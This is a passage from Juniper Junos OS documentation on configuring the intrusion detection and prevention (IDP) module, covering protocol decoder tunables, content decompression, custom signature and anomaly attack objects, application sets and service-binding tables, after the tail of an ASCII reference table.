206	CE	316	+
207	CF	317	-
208	D0	320	-
209	D1	321	-
210	D2	322	-
211	D3	323	+
212	D4	324	+
213	D5	325	+
214	D6	326	+

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
215	D7	327	+
216	D8	330	+
217	D9	331	+
218	DA	332	+
219	DB	333	¦
220	DC	334	_
221	DD	335	¦
222	DE	336	¦
223	DF	337	-
224	E0	340	a
225	E1	341	ß
226	E2	342	G
227	E3	343	p
228	E4	344	S
229	E5	345	s

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
230	E6	346	µ
231	E7	347	t
232	E8	350	F
233	E9	351	T
234	EA	352	O
235	EB	353	d
236	EC	354	8
237	ED	355	f
238	EE	356	e
239	EF	357	n
240	F0	360	=
241	F1	361	+/-
242	F2	362	=
243	F3	363	=
244	F4	364	(

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
245	F5	365	)
246	F6	366	÷
247	F7	367	˜
248	F8	370	°
249	F9	371	⍰
250	FA	372	⍰
251	FB	373	v
252	FC	374	n
253	FD	375	²
254	FE	376	¦
255	FF	377	

Example: Configuring IDP Protocol Decoders

IN THIS SECTION

This example shows how to configure IDP protocol decoder tunables.

Requirements

Before you begin, review the IDP protocol decoders feature. See "Understanding IDP Protocol Decoders" on page 198.

Overview

The Junos IDP module ships with a set of preconfigured protocol decoders. These protocol decoders have default settings for various protocol-specific contextual checks that they perform. You can use the default settings or tune them to meet your site's specific needs. This example shows you how to tune the protocol decoder for FTP.

Configuration

IN THIS SECTION

Procedure

Step-by-Step Procedure

To configure IDP protocol decoder tunables:

1. View the list of protocols that have tunable parameters.

```
[edit]
user@host# edit security idp sensor-configuration detector protocol-name FTP
```

2. Configure tunable parameters for the FTP protocol.

```
[edit security idp sensor-configuration-detector protocol-name FTP]
user@host# set tunable-name sc_ftp_failed_logins tunable-value 4
user@host# set tunable-name sc_ftp_failed_flags tunable value 1
user@host# set tunable-name sc_ftp_line_length tunable-value 1024
user@host# set tunable-name sc_ftp_password_length tunable-value 64
user@host# set tunable-name sc_ftp_sitestring_length tunable-value 512
user@host# set tunable-name sc_ftp_username_length tunable-value 32
```

3. If you are done configuring the device, commit the configuration.

```
[edit]
user@host# commit
```

Verification

To verify the configuration is working properly, enter the `show security idp status` command.

Understanding Multiple IDP Detector Support

When a new security package is received, it contains attack definitions and a detector. In any given version of a security package, the attack definitions correspond to the capabilities of the included detector. When policy aging is disabled on the device (see the reset-on-policy statement for policy aging commands), only one policy is in effect at any given time. But if policy aging is enabled and there is a policy update, the existing policy is not unloaded when the new policy is loaded. Therefore, both policies can be in effect on the device. In this case, all existing sessions will continue to be inspected by existing policies and new sessions are inspected with new policies. Once all the existing sessions using the older policy have terminated or expired, the older policy is then unloaded.

When a policy is loaded, it is also associated with a detector. If the new policy being loaded has an associated detector that matches the detector already in use by the existing policy, the new detector is not loaded and both policies use a single associated detector. But if the new detector does not match the current detector, the new detector is loaded along with the new policy. In this case, each loaded policy will then use its own associated detector for attack detection.

Note that a maximum of two detectors can be loaded at any given time. If two detectors are already loaded (by two or more policies), and loading a new policy requires also loading a new detector, then at least one of the loaded detectors must be unloaded before the new detector can be loaded. Before a detector is unloaded, all policies that use the corresponding detector are unloaded as well.

You can view the current policy and corresponding detector version by entering the following command:

```
user@host> show security idp status
```

Starting in Junos OS Release 18.4R1, when a new IDP policy is loaded, the existing sessions are inspected using the newly loaded policy and the existing sessions not ignored for IDP processing. The IDP inspection continues for context-based attacks created by the detector after a new IDP policy is loaded, with an exception that the new policy that is loaded with the new detector.

Understanding Content Decompression

In application protocols like HTTP, the content could be compressed and then transmitted over the network. The patterns will not match the compressed content, because the signature patterns are written to match the unencoded traffic data. In this case IDP detection is evaded. To avoid IDP detection evasion on the HTTP compressed content, an IDP submodule has been added that decompresses the protocol content. The signature pattern matching is done on the decompressed content.

To display the status of all IPS counter values, enter the following command:

```
user@host> show security idp counters ips
```

Some attacks are introduced through compressed content. When the content is decompressed, it can inflate to a very large size taking up valuable system resources resulting in denial of service. This type of attack can be recognized by the ratio of decompressed data size to compressed data size. The content-decompress-ratio-over-limit counter identifies the number of incidents where this ratio has been exceeded. The default ratio is considered consistent with a typical environment. In some cases, however, this ratio might need to be adjusted by resetting the `content-decompress-ratio-over-limit` value. Keep in mind, however, that a higher ratio lessens the chance of detecting this type of attack.

The content-decompress-memory-over-limit counter identifies the number of incidents where the amount of decompressed data exceeded the allocated memory. The default memory allocation provides 33 KB per session for an average number of sessions requiring decompression at the same time. To determine if this value is consistent with your environment, analyze values from decompression-related counters and the total number of IDP sessions traversing the device, and estimate the number of sessions requiring decompression at the same time. Assuming that each of these sessions requires 33 KB of memory for decompression, compare your estimated needs to the default value. If necessary, you can adjust the memory allocation by resetting the `content-decompression-max-memory-kb` value. Note that because content decompression requires a significant allocation of memory, system performance will be impacted by increasing the maximum memory allocation for decompression.

Example: Configuring IDP Content Decompression

IN THIS SECTION

This example shows how to configure IDP content decompression.

Requirements

Before you begin, review the IDP content decompression feature. See "Understanding Content Decompression" on page 235

Overview

The decompression feature is disabled by default. In this example, you enable the detector, configure the maximum memory to 50,000 kilobytes, and configure a maximum decompression ratio of 16:1.

NOTE: Enabling decompression will result in a reduction in performance on your device.

Configuration

IN THIS SECTION

Procedure

Step-by-Step Procedure

To configure IDP content decompression:

1. Enable the detector.

```
[edit]
user@host# set security idp sensor-configuration detector protocol-name HTTP tunable-name
sc_http_compress_inflating tunable-value 1
```

NOTE: To disable the detector, set the `tunable-value` to 0.

2. If necessary, modify the maximum memory in kilobytes.

```
[edit security idp]
user@host# set sensor-configuration ips content-decompression-max-memory-kb 50000
```

3. If necessary, configure the maximum decompression ratio.

```
[edit security idp]
user@host# set sensor-configuration ips content-decompression-max-ratio 16
```

4. If you are done configuring the device, commit the configuration.

```
[edit]
user@host# commit
```

Verification

To verify the configuration is working properly, enter the `show security idp status ips` command. The content-decompress counters provide statistics on decompression processing.

SEE ALSO

Understanding Content Decompression

Understanding IDP Signature-Based Attacks

To configure a custom attack object, you specify a unique name for it and then specify additional information, which can make it easier for you to locate and maintain the attack object.

Certain properties in the attack object definitions are common to all types of attacks, such as attack name, severity level, service or application binding, time binding, and protocol or port binding. Some fields are specific to an attack type and are available only for that specific attack definition.

Signature attack objects use a stateful attack signature (a pattern that always exists within a specific section of the attack) to detect known attacks. They also include the protocol or service used to perpetrate the attack and the context in which the attack occurs. The following properties are specific to signature attacks, and you can configure them when configuring signature attack—attack context, attack direction, attack pattern, and protocol-specific parameters (TCP, UDP, ICMP, or IP header fields).

When configuring signature-based attacks, keep the following in mind:

- Attack context and direction are mandatory fields for the signature attack definition.
- Pattern negation is supported for packet, line, and application-based contexts only and not for stream and normalized stream contexts.
- When configuring the protocol-specific parameters, you can specify fields for only one of the following protocols—IP, TCP, UDP, or ICMP.
- When configuring a protocol binding, you can specify only one of the following—IP, ICMP, TCP, UDP, RPC or applications.
  - IP—Protocol number is a mandatory field.
  - TCP and UDP—You can specify either a single port (`minimum-port`) or a port range (`minimum-port` and `maximum-port`). If you do not specify a port, the default value is taken (`0-65535`).
  - RPC—Program number is a mandatory field.

Starting in Junos OS Release 19.1R1, you can configure signature-based attacks by using Hyperscan extended parameters. By setting optimal values for the Hyperscan extended parameters, you can enhance the attack pattern matching process significantly.

To configure the extended parameters, include the `optional-parameters` option at the `[edit security idp custom-attack` *`attack-name`* `attack-type signature]` hierarchy level. You can configure the following parameters under the `optional-parameters` option:

- `min-offset`
- `max-offset`

- `min-length`

Brief working principle of Hyperscan API – Hyperscan is a software regular expression matching engine designed to deliver high performance and flexibility. When a signature with a pattern is configured as part of an IDP policy, the pattern is identified as a regular expression. On the Routing Engine, Hyperscan takes this regular expression as an input and compiles it to form a database which is pushed to the Packet Forwarding Engine. When a packet enters the Packet Forwarding Engine, the data in the packet is inspected to determine if it is matching the regular expression using the database.

If an IDP policy is configured with a set of signatures, deterministic finite automaton (DFA) groups are formed. Patterns of all the signatures in the DFA groups are passed to Hyperscan to form a single database, which can be used to check all the attacks in the packet at a time. Since a single database is used instead of a separate database for each attack, the pattern matching process is efficient.

When a signature is configured with the extended parameters, Hyperscan API forms the database by taking the configured parameters into consideration. The pattern matching process occurs on the Packet Forwarding Engine with this new database. These parameters allow the set of matches produced by a pattern to be constrained at compile time rather than relying on the application to process unwanted matches at runtime.

SEE ALSO

Understanding the IDP Signature Database | 5

optional-parameters

Example: Configuring IDP Signature-Based Attacks

IN THIS SECTION

This example shows how to create a signature-based attack object.

Requirements

Before you begin, configure network interfaces.

Overview

In this example, you create a signature attack called sig1 and assign it the following properties:

- Recommended action (drop packet)—Drops a matching packet before it can reach its destination but does not close the connection.
- Time binding—Specifies the scope as `source` and the count as `10`. When scope is `source`, all attacks from the same source are counted, and when the number of attacks reaches the specified count (`10`), the attack is logged. In this example, every tenth attack from the same source is logged.
- Attack context (packet)—Matches the attack pattern within a packet.
- Attack direction (any)—Detects the attack in both directions—client-to-server and server-to-client traffic.
- Protocol (TCP)—Specifies the TTL value of 128.
- Shellcode (Intel)—Sets the flag to detect shellcode for Intel platforms.
- Protocol binding—Specifies the TCP protocol and ports 50 through 100.

Once you have configured a signature-based attack object, you specify the attack as match criteria in an IDP policy rule. See "Example: Defining Rules for an IDP IPS RuleBase" on page 109.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp custom-attack sig1 severity major
set security idp custom-attack sig1 recommended-action drop-packet
set security idp custom-attack sig1 time-binding scope source count 10
set security idp custom-attack sig1 attack-type signature context packet
set security idp custom-attack sig1 attack-type signature shellcode intel
set security idp custom-attack sig1 attack-type signature protocol ip ttl value 128 match equal
set security idp custom-attack sig1 attack-type signature protocol-binding tcp minimum-port 50
maximum-port 100
set security idp custom-attack sig1 attack-type signature direction any
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To create a signature-based attack object:

1. Specify a name for the attack.

   ```
   [edit]
   user@host# edit security idp custom-attack sig1
   ```

2. Specify common properties for the attack.

   ```
   [edit security idp custom-attack sig1]
   user@host# set severity major
   user@host# set recommended-action drop-packet
   user@host# set time-binding scope source count 10
   ```

3. Specify the attack type and context.

```
[edit security idp custom-attack sig1]
user@host# set attack-type signature context packet
```

4. Specify the attack direction and the shellcode flag.

```
[edit security idp custom-attack sig1]
user@host# set attack-type signature shellcode intel
```

5. Set the protocol and its fields.

```
[edit security idp custom-attack sig1]
user@host# set attack-type signature protocol ip ttl value 128 match equal
```

6. Specify the protocol binding and ports.

```
[edit security idp custom-attack sig1]
user@host# set attack-type signature protocol-binding tcp minimum-port 50 maximum-port 100
```

7. Specify the direction.

```
[edit security idp custom-attack sig1]
user@host# set attack-type signature direction any
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
custom-attack sig1 {
    recommended-action drop-packet;
    severity major;
    time-binding {
```

```
        count 10;
        scope source;
    }
    attack-type {
        signature {
            protocol-binding {
                tcp {
                    minimum-port 50 maximum-port 100;
                }
            }
            context packet;
            direction any;
            shellcode intel;
            protocol {
                ip {
                    ttl {
                        match equal;
                        value 128;
                    }
                }
            }
        }
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

Confirm that the configuration is working properly.

Verifying the Configuration

Purpose

Verify that the signature-based attack object was created.

Action

From operational mode, enter the `show security idp status` command.

Understanding IDP Protocol Anomaly-Based Attacks

A protocol anomaly attack object detects unknown or sophisticated attacks that violate protocol specifications (RFCs and common RFC extensions). You cannot create new protocol anomalies, but you can configure a new attack object that controls how your device handles a predefined protocol anomaly when detected.

The following properties are specific to protocol anomaly attacks:

- Attack direction
- Test condition

When configuring protocol anomaly-based attacks, keep the following in mind:

- The service or application binding is a mandatory field for protocol anomaly attacks. Besides the supported applications, services also include IP, TCP, UDP, ICMP, and RPC.
- The attack direction and test condition properties are mandatory fields for configuring anomaly attack definitions.

Example: Configuring IDP Protocol Anomaly-Based Attacks

IN THIS SECTION

This example shows how to create a protocol anomaly-based attack object.

Requirements

Before you begin, configure network interfaces.

Overview

In this example, you create a protocol anomaly attack called anomaly1 and assign it the following properties:

- Time binding—Specifies the scope as `peer` and count as `2` to detect anomalies between source and destination IP addresses of the sessions for the specified number of times.
- Severity (info)—Provides information about any attack that matches the conditions.
- Attack direction (any)—Detects the attack in both directions—client-to-server and server-to-client traffic.
- Service (TCP)—Matches attacks using the TCP service.
- Test condition (OPTIONS_UNSUPPORTED)—Matches certain predefined test conditions. In this example, the condition is to match if the attack includes unsupported options.
- Shellcode (sparc)—Sets the flag to detect shellcode for Sparc platforms.

Once you have configured the protocol anomaly-based attack object, you specify the attack as match criteria in an IDP policy rule. See "Example: Defining Rules for an IDP IPS RuleBase" on page 109.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp custom-attack anomaly1 severity info
set security idp custom-attack anomaly1 time-binding scope peer count 2
set security idp custom-attack anomaly1 attack-type anomaly test OPTIONS_UNSUPPORTED
set security idp custom-attack sa
set security idp custom-attack sa attack-type anomaly service TCP
set security idp custom-attack sa attack-type anomaly direction any
set security idp custom-attack sa attack-type anomaly shellcode sparc
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To create a protocol anomaly-based attack object:

1. Specify a name for the attack.

```
[edit]
user@host# edit security idp custom-attack anomaly1
```

2. Specify common properties for the attack.

```
[edit security idp custom-attack anomaly1]
user@host# set severity info
user@host# set time-binding scope peer count 2
```

3. Specify the attack type and test condition.

```
[edit security idp custom-attack anomaly1]
user@host# set attack-type anomaly test OPTIONS_UNSUPPORTED
```

4. Specify other properties for the anomaly attack.

```
[edit security idp custom-attack anomaly1]
user@host# set attack-type anomaly service TCP
user@host# set attack-type anomaly direction any
user@host# attack-type anomaly shellcode sparc
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
custom-attack anomaly1 {
    severity info;
    time-binding {
        count 2;
        scope peer;
    }
    attack-type {
        anomaly {
            test OPTIONS_UNSUPPORTED;
            service TCP;
            direction any;
            shellcode sparc;
        }
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the protocol anomaly-based attack object was created.

Action

From operational mode, enter the `show security idp status` command.

IDP Policy Configuration Overview

The Junos OS Intrusion Detection and Prevention (IDP) policy enables you to selectively enforce various attack detection and prevention techniques on network traffic passing through an IDP-enabled device. It allows you to define policy rules to match a section of traffic based on a zone, network, and application, and then take active or passive preventive actions on that traffic.

An IDP policy defines how your device handles the network traffic. It allows you to enforce various attack detection and prevention techniques on traffic traversing your network.

A policy is made up of rule bases, and each rule base contains a set of rules. You define rule parameters, such as traffic match conditions, action, and logging requirements, then add the rules to rule bases. After you create an IDP policy by adding rules in one or more rule bases, you can select that policy to be the active policy on your device.

To configure the IDP policy perform the following steps:

1. Enable IDP in a security policy.

2. Configure IDP policy rules, IDP rule bases, and IDP rule actions. See "Example: Inserting a Rule in the IDP Rulebase " on page 104, "Example: Defining Rules for an IDP IPS RuleBase" on page 109, and *Example: Configuring and Applying Rewrite Rules on a Security Device* topics.

3. Configure IDP custom signatures. See "Understanding IDP Signature-Based Attacks" on page 238 and "Example: Configuring IDP Signature-Based Attacks " on page 239 topics.

4. Update the IDP signature database. See "Updating the IDP Signature Database Overview" on page 6.

IPv6 Covert Channels Overview

A covert channel is an attack technique that allows communication of information by transferring objects through existing information channels in an unauthorized or illicit manner . With the help of covert channels, an attacker can carry out malicious activity in a network.

Starting in Junos OS Release 19.1R1, covert channels identification and mitigation for IPv6 extension headers is supported on Intrusion Detection and Prevention (IDP). It is the transfer of information that violates the existing security systems. The security package for IDP contains a database of predefined IDP attack objects for covert channel that you can use in IDP policies to match traffic against attacks.

As part of this support, you can detect and flag IPv6 extension headers anomalies, which can establish covert channels and take action specified in the policy. The covert channel attacks are displayed in the `Show security idp attack table` with the other attacks.

Change History Table

Feature support is determined by the platform and release you are using. Use Feature Explorer to determine if a feature is supported on your platform.

Release	Description
18.4R1	Starting in Junos OS Release 18.4R1, you can configure the maximum time interval between any two instances of a time binding custom attack and the range for the maximum time interval is 0 minutes and 0 seconds to 60 minutes and 0 seconds. In Junos OS releases prior to 18.4R1, the maximum time interval between any two instances of a time binding attack is 60 seconds, for the attack trigger count to reach the count configured in the time binding. The `interval` *`interval-value`* statement is introduced at the `[edit security idp custom-attack` *`attack-name`* `time-binding]` hierarchy to configure a custom time-binding.
15.1X49-D140	Starting with Junos OS Release 15.1X49-D140, the maximum number of characters allowed for a custom attack object name is 60. You can validate the statement using the `set security idp custom-attack` command.

RELATED DOCUMENTATION

IDP Policy Rules and IDP Rule Bases | 93
IDP Signature Database Overview | 5

Applications and Application Sets for IDP Policies

IN THIS SECTION

Applications or services represent Application Layer protocols that define how data is structured as it travels across the network.

For more information, see the following topics:

Understanding IDP Application Sets

Applications or services represent Application Layer protocols that define how data is structured as it travels across the network. Because the services you support on your network are the same services that attackers must use to attack your network, you can specify which services are supported by the destination IP to make your rules more efficient. Juniper Networks provides predefined applications and application sets that are based on industry-standard applications. If you need to add applications that are not included in the predefined applications, you can create custom applications or modify predefined applications to suit your needs.

You specify an application, or service, to indicate that a policy applies to traffic of that type. Sometimes the same applications or a subset of them can be present in multiple policies, making them difficult to manage. Junos OS allows you to create groups of applications called *application set*.

Application sets simplify the process by allowing you to manage a small number of application sets, rather than a large number of individual application entries.

The application (or application set) is configured as a match criterion for packets. Packets must be of the application type specified in the policy for the policy to apply to the packet. If the packet matches the application type specified by the policy and all other criteria match, then the policy action is applied to the packet. You can use predefined or custom applications and refer to them in a policy.

SEE ALSO

Example: Configuring IDP Applications and Services | 255

Example: Configuring IDP Applications Sets

IN THIS SECTION

This example shows how to create an application set and associate it with an IDP policy.

Requirements

Before you begin:

- Configure network interfaces.
- Enable IDP application services in a security policy.
- Define applications. See *Example: Configuring Security Policy Applications and Application Sets*.

Overview

To configure an application set, you add predefined or custom applications separately to an application set and assign a meaningful name to the application set. Once you name the application set you specify the name as part of the policy. For this policy to apply on a packet, the packet must match any one of the applications included in this set.

This example describes how to create an application set called SrvAccessAppSet and associate it with IDP policy ABC. The application set SrvAccessAppSet combines three applications. Instead of specifying three applications in the policy rule, you specify one application set. If all of the other criteria match, any one of the applications in the application set serves as valid matching criteria.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set applications application-set SrvAccessAppSet application junos-ssh
set applications application-set SrvAccessAppSet application junos-telnet
set applications application-set SrvAccessAppSet application cust-app
set security idp idp-policy ABC rulebase-ips rule ABC match application SrvAccessAppSet
set security idp idp-policy ABC rulebase-ips rule ABC then action no-action
set security idp active-policy ABC
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To create an application set and associate it with an IDP policy:

1. Create an application set and include three applications in the set.

   ```
   [edit applications application-set SrvAccessAppSet]
   user@host# set application junos-ssh
   user@host# set application junos-telnet
   user@host# set application cust-app
   ```

2. Create an IDP policy.

```
[edit]
user@host# edit security idp idp-policy ABC
```

3. Associate the application set with an IDP policy.

```
[edit security idp idp-policy ABC]
user@host# set rulebase-ips rule ABC match application SrvAccessAppSet
```

4. Specify an action for the policy.

```
[edit security idp idp-policy ABC]
user@host# set rulebase-ips rule ABC then action no-action
```

5. Activate the policy.

```
[edit]
user@host# set security idp active-policy ABC
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` and `show applications` commands. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy ABC {
    rulebase-ips {
        rule R1 {
            match {
                application SrvAccessAppSet;
            }
            then {
                action {
                    no-action;
```

```
                }
            }
        }
    }
    }
active-policy ABC;
```

```
[edit]
user@host# show applications
application-set SrvAccessAppSet {
    application ssh;
    application telnet;
    application custApp;
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the application set was associated with the IDP policy.

Action

From operational mode, enter the `show security idp status` command.

SEE ALSO

Understanding IDP Application Sets | 250

Example: Configuring IDP Applications and Services

IN THIS SECTION

This example shows how to create an application and associate it with an IDP policy.

Requirements

Before you begin:

- Configure network interfaces.
- Enable IDP application services in a security policy.

Overview

To create custom applications, specify a meaningful name for an application and associate parameters with it—for example, inactivity timeout, or application protocol type. In this example, you create a special FTP application called cust-app, specify it as a match condition in the IDP policy ABC running on port 78, and specify the inactivity timeout value as 6000 seconds.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set applications application cust-app application-protocol ftp protocol tcp destination-port 78
inactivity-timeout 6000
set security idp idp-policy ABC rulebase-ips rule ABC match application cust-app
set security idp idp-policy ABC rulebase-ips rule ABC then action no-action
set security idp active-policy ABC
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To create an application and associate it with an IDP policy:

1. Create an application and specify its properties.

   ```
   [edit applications application cust-app]
   user@host# set application-protocol ftp protocol tcp destination-port 78 inactivity-timeout
   6000
   ```

2. Specify the application as a match condition in a policy.

   ```
   [edit security idp idp-policy ABC rulebase-ips rule ABC]
   user@host# set match application cust-app
   ```

3. Specify the no action condition.

   ```
   [edit security idp idp-policy ABC rulebase-ips rule ABC]
   user@host# set then action no-action
   ```

4. Activate the policy.

```
[edit]
user@host# set security idp active-policy ABC
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` and `show applications` commands. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy ABC {
    rulebase-ips {
        rule R1 {
            match {
                application cust-app;
            }
        }
    }
    }
active-policy ABC;
```

```
[edit]
user@host# show applications
application cust-app {
    application-protocol ftp;
    protocol tcp;
    destination-port 78;
    inactivity-timeout 6000;
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the application was associated with the IDP policy.

Action

From operational mode, enter the `show security idp status` command.

SEE ALSO

Understanding IDP Application Sets | 250

RELATED DOCUMENTATION

IDP Policies Overview | 56

4

CHAPTER

Understanding Custom Attacks Objects Service Contexts

Understanding IDP Custom Attack Objects Service Contexts

The service or application binding field specifies the service that the attack uses to enter your network.

NOTE: Specify either the service or the protocol binding in a custom attack. In case you specify both, the service binding takes precedence.

- `any`—Specify `any` if you are unsure of the correct service and want to match the signature in all services. Because some attacks use multiple services to attack your network, you might want to select the `Any` service binding to detect the attack regardless of which service the attack chooses for a connection.
- `service`—Most attacks use a specific service to attack your network. You can select the specific service used to perpetrate the attack as the service binding.

  Table 48 on page 260 displays supported services and default ports associated with the services.

Table 48: Supported Services for Service Bindings

Service	Description	Default Port
`aim`	AOL Instant Messenger. America Online Internet service provider (ISP) provides Internet, chat, and instant messaging applications.	TCP/5190
`bgp`	Border Gateway Protocol	TCP/179
`chargen`	Character Generator Protocol is a UDP- or TCP-based debugging and measurement tool.	TCP/19, UDP/19
`dhcp`	Dynamic Host Configuration Protocol allocates network addresses and delivers configuration parameters from server to hosts.	UDP/67, UDP/68

Table 48: Supported Services for Service Bindings *(Continued)*

Service	Description	Default Port
`discard`	Discard protocol is an Application Layer protocol that describes a process for discarding TCP or UDP data sent to port 9.	TCP/9, UDP/9
`dns`	Domain Name System translates domain names into IP addresses.	TCP/53, UDP/53
`echo`	Echo	TCP/7, UDP/7
`finger`	Finger is a UNIX program that provides information about users.	TCP/79, UDP/79
`ftp`	File Transfer Protocol (FTP) allows the sending and receiving of files between machines.	TCP/21, UDP/21
`gGnutella`	Gnutella is a public domain file sharing protocol that operates over a distributed network.	TCP/6346
`gopher`	Gopher organizes and displays Internet servers' contents as a hierarchically structured list of files.	TCP/70
`h225ras`	H.225.0/RAS (Registration, Admission, and Status)	UDP/1718, UDP/1719
`http`	HyperText Transfer Protocol is the underlying protocol used by the World Wide Web (WWW).	TCP/80, TCP/81, TCP/88, TCP/3128, TCP/7001 (Weblogic), TCP/8000, TCP/8001, TCP/8100 (JRun), TCP/8200 (JRun), TCP/8080, TCP/8888 (Oracle-9i), TCP/9080 (Websphere), UDP/80
`icmp`	Internet Control Message Protocol	

Table 48: Supported Services for Service Bindings *(Continued)*

Service	Description	Default Port
`ident`	Identification protocol is a TCP/IP Application Layer protocol used for TCP client authentication.	TCP/113
`ike`	Internet Key Exchange protocol (IKE) is a protocol to obtain authenticated keying material for use with ISAKMP.	UDP/500
`imap`	Internet Message Access Protocol is used for retrieving messages.	TCP/143, UDP/143
`irc`	Internet Relay Chat (IRC) allows people connected to the Internet to join live discussions.	TCP/6667
`ldap`	Lightweight Directory Access Protocol is a set of protocols used to access information directories.	TCP/389
`lpr`	Line Printer Daemon protocol is a TCP-based protocol used for printing applications.	TCP/515
`msn`	Microsoft Network Messenger is a utility that allows you to send instant messages and talk online.	TCP/1863
`msrpc`	Microsoft Remote Procedure Call	TCP/135, UDP/135
`mssql`	Microsoft SQL is a proprietary database server tool that allows for the creation, access, modification, and protection of data.	TCP/1433, TCP/3306
`mysql`	MySQL is a database management system available for both Linux and Windows.	TCP/3306

Table 48: Supported Services for Service Bindings *(Continued)*

Service	Description	Default Port
nbds	NetBIOS Datagram Service application, published by IBM, provides connectionless (datagram) applications to PCs connected with a broadcast medium to locate resources, initiate sessions, and terminate sessions. It is unreliable and the packets are not sequenced.	UDP/137 (NBName), UDP/138 (NBDS)
nfs	Network File System uses UDP to allow network users to access shared files stored on computers of different types. SUN RPC is a building block of NFS.	TCP/2049, UDP/2049
nntp	Network News Transport Protocol is a protocol used to post, distribute, and retrieve USENET messages.	TCP/119
ntp	Network Time Protocol provides a way for computers to synchronize to a time reference.	UDP/123
pop3	Post Office Protocol is used for retrieving e-mail.	UDP/110, TCP/110
prtmapper	Service that runs on nodes on the Internet to map an ONC RPC program number to the network address of the server that listens for the program number.	TCP/111, UDP/111
radius	Remote Authentication Dial-In User Service application is a server program used for authentication and accounting purposes.	UDP/1812, UDP/1813
rexec	Rexec	TCP/512
rlogin	RLOGIN starts a terminal session on a remote host.	TCP/513
rsh	RSH executes a shell command on a remote host.	TCP/514

Table 48: Supported Services for Service Bindings *(Continued)*

Service	Description	Default Port
`rtsp`	Real-Time Streaming Protocol (RTSP) is for streaming media applications	TCP/554
`sip`	Session Initiation Protocol (SIP) is an Application Layer control protocol for creating, modifying, and terminating sessions.	TCP/5060, UDP/5060
`smb`	Server Message Block (SMB) over IP is a protocol that allows you to read and write files to a server on a network.	TCP/139, TCP/445
`smtp`	Simple Mail Transfer Protocol is used to send messages between servers.	TCP/25, UDP/25
`snmp`	Simple Network Management Protocol is a set of protocols for managing complex networks.	TCP/161, UDP/161
`snmptrap`	SNMP trap	TCP/162, UDP/162
`sqlmon`	SQL monitor (Microsoft)	UDP/1434
`ssh`	SSH is a program to log into another computer over a network through strong authentication and secure communications on a channel that is not secure.	TCP/22, UDP/22
`ssl`	Secure Sockets Layer	TCP/443, TCP/80
`syslog`	Syslog is a UNIX program that sends messages to the system logger.	UDP/514
`tlnet`	Telnet is a UNIX program that provides a standard method of interfacing terminal routers and terminal-oriented processes to each other.	TCP/23, UDP/23

Table 48: Supported Services for Service Bindings *(Continued)*

Service	Description	Default Port
`tns`	Transparent Network Substrate	TCP/1521, TCP/1522, TCP/1523, TCP/1524, TCP/1525, TCP/1526, TCP/1527, TCP/1528, TCP/1529, TCP/1530, TCP/2481, TCP/1810, TCP/7778
`tftp`	Trivial File Transfer Protocol	UDP/69
`vnc`	Virtual Network Computing facilitates viewing and interacting with another computer or mobile router connected to the Internet.	TCP/5800, TCP/5900
`whois`	Network Directory Application Protocol is a way to look up domain names.	TCP/43
`ymsg`	Yahoo! Messenger is a utility that allows you to check when others are online, send instant messages, and talk online.	TCP/5050

Network Protocol Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for network protocols as match conditions in IDP policy rules.

Service Contexts: BGP

The table displays the security context details for BGP:

Table 49: Service Contexts: BGP

Context and Direction	Description	Display Name
bgp-keepalive-msg (ANY)	Matches the BGP keep alive message.	BGP KeepAlive Message
bgp-message (ANY)	Matches any BGP message.	BGP Message
bgp-notification-msg (ANY)	Matches the BGP notification message.	BGP Notification Message
bgp-open-msg (ANY)	Matches the BFP open message.	BGP Open Message
bgp-open-no-parm (ANY)	Matches the BFP open message without optional parameters.	BGP Open Message without optional parameters
